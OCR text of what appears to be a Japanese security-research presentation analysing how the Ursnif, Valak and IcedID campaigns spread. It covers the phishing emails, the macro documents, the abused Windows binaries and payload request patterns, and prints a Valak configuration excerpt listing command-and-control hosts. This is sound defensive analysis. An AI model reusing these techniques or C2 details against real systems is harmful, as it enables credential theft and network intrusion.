
感染フローの変遷



12月20日
文書ファイル → Ursnif → Valak/IcedID
12月3日
文書ファイル → Ursnif → Pushdo
2019
2020
3月26日
文書ファイル → Zloader
10月20日、12月17日
Valakが使用された可能性
～2020年7月
(A) 文書ファイル → Ursnif
2020年3月～2020年6月
(B) 文書ファイル → Valak
2020年5月～2020年7月
(C) 文書ファイル → Valak → IcedID
2020年3月～現在
(D) 文書ファイル → IcedID


3.メール・文書ファイルの特徴


配信されるメール


- パスワード付きZIPファイルが添付されている
  - 「request.zip」「Info.zip」「＜送信元組織名（アルファベット）＞.zip」
- メールの本文は簡素な内容となっている
  - 挨拶文（「おはようございます」「おはよう」など）
  - 添付ファイルの確認を促す文
  - パスワード（英数字"5桁" または "7桁"）
  - 差出人の署名











配信されるメール

- メールアカウントを侵害して、複数組織にメールを送信している可能性が高い
- 2パターンが観測されている
  - (A) メールアカウントを悪用して、そのままメールが送信されたケース
  - (B) メールアカウントを悪用し、Envelope-FromとHeader-Fromを詐称してメールが送信されたケース
- 窃取された実際のメールの内容が使用されることがある
  - 件名（返信形式「Re:」）
  - メールアドレス
  - 本文中の差出人の署名

メールヘッダの例

```
Received: from localhost.localdomain (unknown [127.0.0.10])
    by                                  (Postfix) with SMTP id
    for <                .jp>; Tue,  3 Nov 2020 06:56:21 +0900 (JST)
Authentication-Results:              ;
    spf=none smtp.mailfrom=                          .jp;
    dkim=pass header.d=          com header.s=default;
    dmarc=none
Received: from ns1.          .com (ns1.          .com [          .9])
    by                                  with ESMTPS id 0A2LuHlB012058
    (using TLSv1.2 with cipher ECDHE-RSA-AES256-GCM-SHA384 (256 bits) verified NOT)
    for <                          >; Tue, 3 Nov 2020 06:56:19 +0900
Received: from                  .net ([            25]:57468 helo=localhost)
    by ns1.          .com with esmtpsa  (TLS1.2) tls TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
    (Exim 4.93)
    (envelope-from <                          .jp>)
    id
    for                          Mon, 02 Nov 2020 23:56:16 +0200
Date: Mon, 2 Nov 2020 21:55:13 +0000
To:                  .jp
From:                          .jp
Subject: =?utf-8?B?UmU6IFJFOiDjgr/jgqQg44Oa44OD44OI44OV44O844OJ5Lya56S+44GU57S5?=
 =?utf-8?B?5LuL?=
Message-ID: <86d7d238b0ba3cdaf8520ce197cfb80c@127.0.0.1>
X-Mailer: Microsoft CDO for Windows 2000
References: <044001d5bb0d$1cf3db10$56db9130$@                .jp>
In-Reply-To: <044001d5bb0d$1cf3db10$56db9130$@                jp>
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="b1_86d7d238b0ba3cdaf8520ce197cfb80c"
X-Get-Message-Sender-Via: ns1.          .com: authenticated_id:                .com
X-Authenticated-Sender: ns1          .com:                .com
```

送信元メールアドレス

メールアカウント


※同色部分は、同一の文字列


詐称されたメールアドレス

メールの配信に悪用されたアカウント


文書ファイル

- メールのパスワード付きZIPファイルに文書ファイルが含まれている
- 文書ファイルには、攻撃対象国の言語で文章が記載されている
- ユーザが文書ファイルを開き、コンテンツを有効にすることで不正なマクロが動作する






文書ファイル（日本向けの攻撃例：11月20日）



文書ファイルの特徴の変遷



2018 → 2019 → 2020

～2019年1月

Invoke-DOSfuscation、PowerShell ※1の使用

2019年2月～2019年8月

WSH、rundll32.exe、Invoke-Obfuscation ※1 の使用
Emotetの文書ファイルに類似 ※2

2019年8月～現在

LOLBASの多用 ※1, 2
wmic.exe、regsvr32.exe、rundll32.exe、WSH、cmd.exe、bitsadmin.exe、certutil.exeなど

※1　一部の検体のみで確認されている特徴
※2　継続的に確認されている特徴

LOLBASの変化

- 様々なパターンを確認しているため、LOLBAS全般の悪用を警戒する必要がある
- 類似する感染手法を断続的に使用する場合もある

（時期ごとのサマリ）

時期		wmic.exe	cmd.exe	rundll32.exe	bitsadmin.exe	cmstp.exe	shell32.exe	regsvr32.exe	WSH	certutil.exe	mshta.exe	url.dll
2019年	8月	✓										
	12月	✓	✓									
2020年	2月	✓	✓									
	3月		✓	✓	✓	✓	✓					
	6月							✓	✓			
	7月	✓						✓				
	8月		✓					✓	✓	✓	✓	
	10月							✓	✓			
	11月			✓				✓	✓		✓	
	12月								✓		✓	✓

文書ファイルの通信パターン

- 文書ファイルの通信パターンは、2020年10月から複雑化している


観測時期		HTTPリクエストの例
2018年	9月	GET /VRE/kotner**.php?l**=sola1.pas
	11月	GET /QIC/tewokl**.php?l**=vunx1.spr
2019年	2月	GET /iwp01-2ksm/20918201**.php?l**=jsrxm1.sap
	12月	GET /koorsh/soogar**.php?l**=weecum5.cab
2020年	7月	GET /xemcl/iba**.php?l**=unt1.cab
	10月	GET /_bxlzcpjlmpxlkzblf_zhlsplspz/wtlmwrqnnxfwgzzlkvzdbvnp_mphdqpggxfljvffj_**.php?l**=chfon13.ppt GET /TzjjNphW_iqhAegfQcItABSqdiNhdfprIBGPp/hnlNlyBhBigidYjnCRAogXjX/iuyala13
	12月	GET /viewpost/_1FZFuY4dK1Bd3cLrNwcqF1PkbFpILKGwG9Njg3_9hqIhy3N8AMwQWVKqyPhWzWnwpVQ5QAN8/ffslaey5?GUz=gJsXXYgYXl&AU=AKIQMf_CEuqrHaqiF&DYt=WnXpRUOcdkIP&Fb=pXDKCvWmCptWcCnRc

Geofenced

- 文書ファイルがペイロードを取得する際、アクセス元のIPアドレスでペイロードの配信有無が変わる場合がある
- 2020年11月4日の日本向けの攻撃では、下図の動作を観測した

JPのIPアドレスを割り当てた環境

USのIPアドレスを割り当てた環境




4.Valakの特徴

Valakとは

- 2019年10月頃に発見されたモジュール型の情報窃取マルウェア・ローダ
- ドロッパ（Valak DLL）、2段階のJavaScriptファイル（Valak JS 1st/2nd）、プラグイン（Valak Plugin）、プラグイン実行ファイル（Valak PluginHost）で構成される
- 2種類のコマンドが実装されている（Version: 42時点）
  - TASK … ペイロードのタスク登録&実行
  - PLUGIN … プラグインのダウンロード&実行

プラグイン名	説明
systeminfo	ローカル管理者とドメイン管理者の情報を収集する。
exchgrabber	資格情報やドメイン証明書など、Microsoft Exchangeメールシステムから機密情報を収集して窃取する。
clientgrabber	レジストリから電子メールの資格情報を窃取する。
ipgeo	地理情報を確認する。
procinfo	感染したマシンの実行中プロセス情報を収集する。
netrecon	ネットワーク偵察を実行する。
screencap	画面キャプチャを取得する。

Valakの感染フロー



※1　マルウェアは、代替データストリーム（ADS：Alternate Data Stream）として保存される。
※2　プラグインは、ファイルとして保存されない。

Valakの設定情報

- JavaScriptコード内に設定情報が存在する
- 通信先には、正規のドメイン名（デコイ）が複数含まれる
- Valak JS 1st
  - PRIMARY_C2
  - SOFT_SIG
  - SOFT_VERSION
  - C2_REQUEST_SLEEP
  - C2_FAIL_SLEEP
  - C2_FAIL_COUNT
  - C2_OB_KEY
  - C2_PREFIX

```
var pmvCcTgDsFWzkpBvVAgO_ = {
  BEAIvCBxGUjr_Y : ['http://pixel.buzzfeed.com','http://event-reporting-dot-webylytics.appspot.com','http://evs-hosted-14facd241e1c08.s3.amazonaws.com',
  'http://ap359.com','http://foe318.com','http://sodp399.com','http://dhs331.com','http://xow301.com'],
  UybDg_dfyO_vNVMRR_ : 'jow15',
  nkBdZsCx_B: 51,
  NpyFBXxL : 21,
  eOVF_uacCFatXztS : 21,
  ZRTYbvJjYvC : 20,
  ykr_TvXUdHfdeA : 'Ajb4NtpK',
  RHUkqFdguXyl : 'click.jsp'
}
```

